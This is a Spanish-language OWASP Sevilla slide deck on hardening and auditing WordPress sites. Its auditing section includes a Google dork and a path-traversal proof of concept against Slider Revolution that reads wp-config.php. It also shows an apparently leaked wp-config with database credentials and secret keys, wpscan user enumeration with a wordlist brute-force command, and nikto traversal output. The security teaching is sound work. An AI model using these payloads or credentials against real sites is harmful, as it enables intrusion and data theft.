SEGURIDAD WORDPRESS BY OWASP

#whoami

@ramon_salado

Ramón Salado

Administración General del Estado

Docente Master Social Media Universidad de Sevilla

CoLeader OWASP Sevilla

CiberCooperante de INCIBE

10 años de experiencia en Sistemas y Seguridad

5 años en Desarrollo y Seguridad en WordPress

@OWASP_Sevilla

OWASP Open Web Application Security Project

Sevilla CHAPTER

#OWASPsevilla6

SEGURIDAD WORDPRESS BY OWASP

- INTRODUCCIÓN A LA SEGURIDAD
- ALOJAMIENTO
- INSTALACIÓN Y PRIMEROS PASOS
- SEGURIDAD DE DIRECTORIOS Y ARCHIVOS
- HARDENING SERVIDOR
- HARDENING CON PLUGINS
- COPIAS DE SEGURIDAD
- AUDITORÍA

INTRODUCCIÓN

- EQUIPOS SEGUROS
- COMUNICACIONES SEGURAS (wifi, vpn, …)
- CONTRASEÑAS ROBUSTAS (distintas, doble factor, cambios periódicos, …)
- VERIFICAR PERMISOS DE APPS y API´S
- BYOD Y TELETRABAJO
- ¿ES WP INSEGURO?
- ¿QUÉ LO HACE INSEGURO?

ALOJAMIENTO

- REPUTACIÓN DEL PROVEEDOR
- TIPO DE ALOJAMIENTO (w*indows* o *linux, compartido, vps, …*)
- ESPACIO Y TRANSFERENCIA
- SOPORTE
- ELEMENTOS TÉCNICOS (*cpanel, phpmyadmin, …)*
- SEGURIDAD

INSTALACIÓN Y PRIMEROS PASOS

- CORE, THEMES Y PLUGINS ACTUALIZADOS
- NO USER “ADMIN”
- UTILIZAR ALIAS DE USUARIO
- CONTRASEÑAS FORTIFICADAS
- ROLES ADECUADOS
- PREFIJOS WP EN BB.DD
- WP-ADMIN OCULTO
- VERSIONES README
- CONTROL DE COMENTARIOS
- DESACTIVAR EDICIÓN EN BACK-END
- EVITAR COMPLEMENTOS DE “DUDOSA PROCEDENCIA”

INSTALACIÓN Y PRIMEROS PASOS

ACTUALIZACIONES

Un WordPress actualizado con **plugins y themes** actualizados protege nuestra web de posibles ataque por vulnerabilidades del **code** o de los complementos utilizados.

INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

-Reducir exposición: Limitar el uso de perfiles con altos privilegios sólo a la propia administración del sitio. (Si sólo quieres publicar una entrada, puedes hacerlo con un usuario básico, no es necesario hacerlo desde ADMINISTRADOR)

-Claves robustas y cambio periódico de éstas. (Panel de control, FTP, BD)


-No instalar plugins ni themes “piratas”. TODOS incluyen malware y a la larga pueden causarte un gran perjuicio.

-No abusar de plugins. Hacen más lenta la carga de la web y también más insegura.

INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

Prefijos wp_
Usuario




INSTALACIÓN Y PRIMEROS PASOS

NO DEFAULT

id user =1 -> /?author=1

Utilización de Alias



INSTALACIÓN Y PRIMEROS PASOS

VERSIÓN README

Evitamos ofrecer información, dificultando cualquier ataque.

Version 4.0.5

Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I'm proud to be a part of. Thousands of hours have gone into WordPress, and we're dedicated to making it better every day. Thank you for making it part of your world.

— Matt Mullenweg

Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.
2. Open wp-admin/install.php in your browser. It will take you through the process to set up a `wp-config.php` file with your database connection details.
   1. If for some reason this doesn't work, don't worry. It doesn't work on all web hosts. Open up `wp-config-sample.php` with a text editor like WordPad or similar and fill in your database connection details.
   2. Save the file as `wp-config.php` and upload it.
   3. Open wp-admin/install.php in your browser.
3. Once the configuration file is set up, the installer will set up the tables needed for your blog. If there is

INSTALACIÓN Y PRIMEROS PASOS

COMENTARIOS

La moderación de comentarios reduce mucho el riesgo de sufrir inyecciones de código a través de los comentarios.

SEGURIDAD DE DIRECTORIOS Y ARCHIVOS

- RESTRICCIÓN DE ACCESO .htaccess (allow y deny)
- ACCESO A FICHEROS CON sFTP, VPN O TÚNELES SSH
- REVISAR PERMISOS DE CARPETAS Y FICHEROS
- INDEX.PHP VACÍO EN DIRECTORIOS CLAVE

```
#limitar el acceso por IP

Order allow, deny
Allow from XXX.XXX.XXX.XXX
Deny from all
```


/	755
.htaccess	644
readme.html	440
wp-config.php	644
wp-admin	755
wp-content	755
wp-includes	755

PERMISOS		
N°	BINARIO	PERMISOS
0	000	---
1	001	--x
2	010	-w-
3	011	-wx
4	100	r--
5	101	r-x
6	110	rw-
7	111	rwx

HARDENING SERVIDOR

- APACHE, PHP Y MYSQL ACTUALIZADOS
- DESACTIVAR MÓDULOS INNECESARIOS
- OCULTAR VERSIONES
- WAF (mod_security)
- SSL

HARDENING SERVIDOR




HARDENING WORDPRESS

HARDENING CON PLUGINS

WORDFENCE

Es necesario que protejamos de ataques de fuerza bruta el acceso al panel de control, podemos hacerlo configurando las reglas del firewall que incluye Wordfence. Además nos ofrece un log, donde podemos ver todos los sucesos relativos a seguridad de nuestra web y alarmas.


- Configuración ‘default’ muy completa
- Incluye varios niveles preconfigurados
- Verifica core, themes y plugins con WP
- Cortafuegos para bloquear amenazas
- Limita intentos de login y uso de blacklist
- Visión en tiempo real de todo el tráfico



HARDENING CON PLUGINS

ITHEMES SECURITY

- Security Check
- Cambiar la ruta de /wp-admin
- Verifica los permisos de las carpetas
- WordPress Tweaks




iThemes Security

HARDENING CON PLUGINS

LATCH

- Nos permite deshabilitar las cuentas en periodos de inactividad.
- Sistema de doble factor de autenticación
- Sistema español diseñado por Eleven Paths




HARDENING CON PLUGINS

SPLOGGERS: usuarios que se registran en blogs con el fin de publicar publicidad en estos

HARDENING CON PLUGINS

CloudFlare

Prevención DOS / DDOS



HARDENING CON PLUGINS


SSL


factor de posicionamiento en Google

COPIAS DE SEGURIDAD

Plugins de Backups

Es una parte esencial, nos permite programarlos y almacenarlos en la nube o en otro alojamiento. Si ocurre cualquier problema, basta con restaurar una copia anterior. Permite cifrado y automatización.





AUDITORÍA

CONTROL DE INDEXACIÓN DEL CONTENIDO

```
# DORK

"Index of" /wp-content/plugins/revolution-slider/
```

```
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL ayarları - Bu bilgileri sunucunuzdan alabilirsiniz ** //
/** WordPress için kullanılacak veritabanının adı */
define('DB_NAME', 'forairme_forair');

/** MySQL veritabanı kullanıcısı */
define('DB_USER', 'forairme_user');

/** MySQL veritabanı parolası */
define('DB_PASSWORD', 'forair**11');

/** MySQL sunucusu */
define('DB_HOST', 'localhost');

/** Yaratılacak tablolar için veritabanı karakter seti. */
define('DB_CHARSET', 'utf8');

/** Veritabanı karşılaştırma tipi. Herhangi bir şüpheniz varsa bu değeri değiştirmeyin. */
define('DB_COLLATE', '');

/**#@+
 * Eşsiz doğrulama anahtarları.
 *
 * Her anahtar farklı bir karakter kümesi olmalı!
 * {@link http://api.wordpress.org/secret-key/1.1/salt WordPress.org secret-key service} servisini kullanarak yaratabilirsiniz.
 * Çerezleri geçersiz kılmak için istediğiniz zaman bu değerleri değiştirebilirsiniz. Bu tüm kullanıcıların tekrar giriş yapmasını gerektirecektir.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'n&W8AwHza{YRsU;q1pAk#&G5dFxavh<Q`WX+J5J<i!c +7t?Am`dr-l.seYdV)M8');
define('SECURE_AUTH_KEY',  'p|9v=5NKTX.>)_kS.OFvT*HV5`],.b&K7({o|ZW:qH<^&_r2gt/:F9):91|W)j&5');
define('LOGGED_IN_KEY',    '7G5I(1mQ}TWUi.;;n_DyxINgki{r{|I|T4U9>pyw6dr[1K@F.,D{*nb 5{7C6))Q');
define('NONCE_KEY',        'yTSs>sQ<HZl-V0A#s$brb,+Qpysu4:mPG,{G*s$X:`CGmae~aL_#3M}.Iqe:Gd_R');
define('AUTH_SALT',        'm!G%283Sv6p-<qZ= Bo6eH+i]NVS`u:w}/E:+FW+UNTPn06zI4i(EsQR&;N=~8+w');
define('SECURE_AUTH_SALT', '7bsA>%4*S7s3b,S<{$Yz3fyl~SYUd_Kpn(,N-pD[Uq@C|$K^?:BMI*-We[FyrKbl');
define('LOGGED_IN_SALT',   'N`.ml-|i{]^~u2p>0#|7W0+`s5$oO`%0&;Gvz!F]NW}[%.d|Xi:a!BWE+7#~#xfd');
define('NONCE_SALT',       '|p|En(VMAO5P,EZ<,0aA#1:EIsk]opN;Af:-O2CnIj|foTBww(bDS.`><hch5=/u');
/**#@-*/

/**
 * WordPress veritabanı tablo ön eki.
```

Plugin
Slider Revolution
v < 4.1.4

```
# PoC

http://localhost/wp-admin/admin-ajax.php?action=revolution-slider_show_image&img=../wp-config.php
```

AUDITORÍA


wpscan, nikto, …

```
Aplicaciones  Lugares                    Jue 20 de feb, 10:42
                                         root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

[!] We do not support scanning *.wordpress.com hosted blogs.
[+] robots.txt available under: '                                  robots.txt'
[+] Interesting entry from robots.txt:                                  /next/
[+] Interesting entry from robots.txt:                                  /mshots/v1/
[+] Interesting entry from robots.txt:                                  /activate/
[+] Interesting entry from robots.txt:                                  /wp-login.php
[+] Interesting entry from robots.txt:                                  /signup/
[+] Interesting entry from robots.txt:                                  /related-tags.php
[+] Interesting entry from robots.txt:                                  /public-api/
[+] Interesting entry from robots.txt:                                  /cgi-bin/
[+] Interesting header: LINK: <http://wp.me/4DYr>; rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: X-HACKER: If you're reading this, you should visit automattic.com/jobs and apply to join the fun,
[+] XML-RPC Interface available under:                             com/xmlrpc.php

[+] Enumerating plugins from passive detection ...
No plugins found

[+] Enumerating usernames ...
[+] We found the following 5 user/s:
    +----+---------+-------------+
    | Id | Login   | Name        |
    +----+---------+-------------+
    | 1  | admin   | Super Admin |
    | 2  | donncha | Donncha     |
    | 5  | matt    | Matt        |
    | 7  | 7       | Anthony     |
    | 9  | ian     | Ian McKellar |
    +----+---------+-------------+

[+] Finished: Thu Feb 20 10:26:16 2014
[+] Memory used: 5.203 MB
[+] Elapsed time: 00:00:33
Exiting!
root@kali:~# wpscan --url                                  --wordlist /root/Desktop/wordlists.txt --username admin
Hack a WordPress site...   root@kali: ~
```

```
root@bt: /pentest/web/nikto
File  Edit  View  Terminal  Help
root@bt:/pentest/web/nikto# ./nikto.pl -host http://127.0.0.1/mutillidae/
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2012-03-05 20:45:19 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.9
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ robots.txt contains 6 entries which should be manually viewed.
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.19). Apac
he 1.3.42 (final release) and 2.0.64 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microso
ft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACK method is active, suggesting the host is vulnerable to X
ST
+ OSVDB-8450: /phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import
&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version
2.5.3 or higher. http://www.securityfocus.com/bid/7963.
+ /index.php?page=../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket
add-in is vulnerable to file traversal, allowing an attacker to view any file on
```


AUDITORÍA

WordPress Scanner, Nipper, …



AUDITORÍA

Análisis de Malware Wordpress



sucuri

Protect your interwebs!

https://sitecheck.sucuri.net/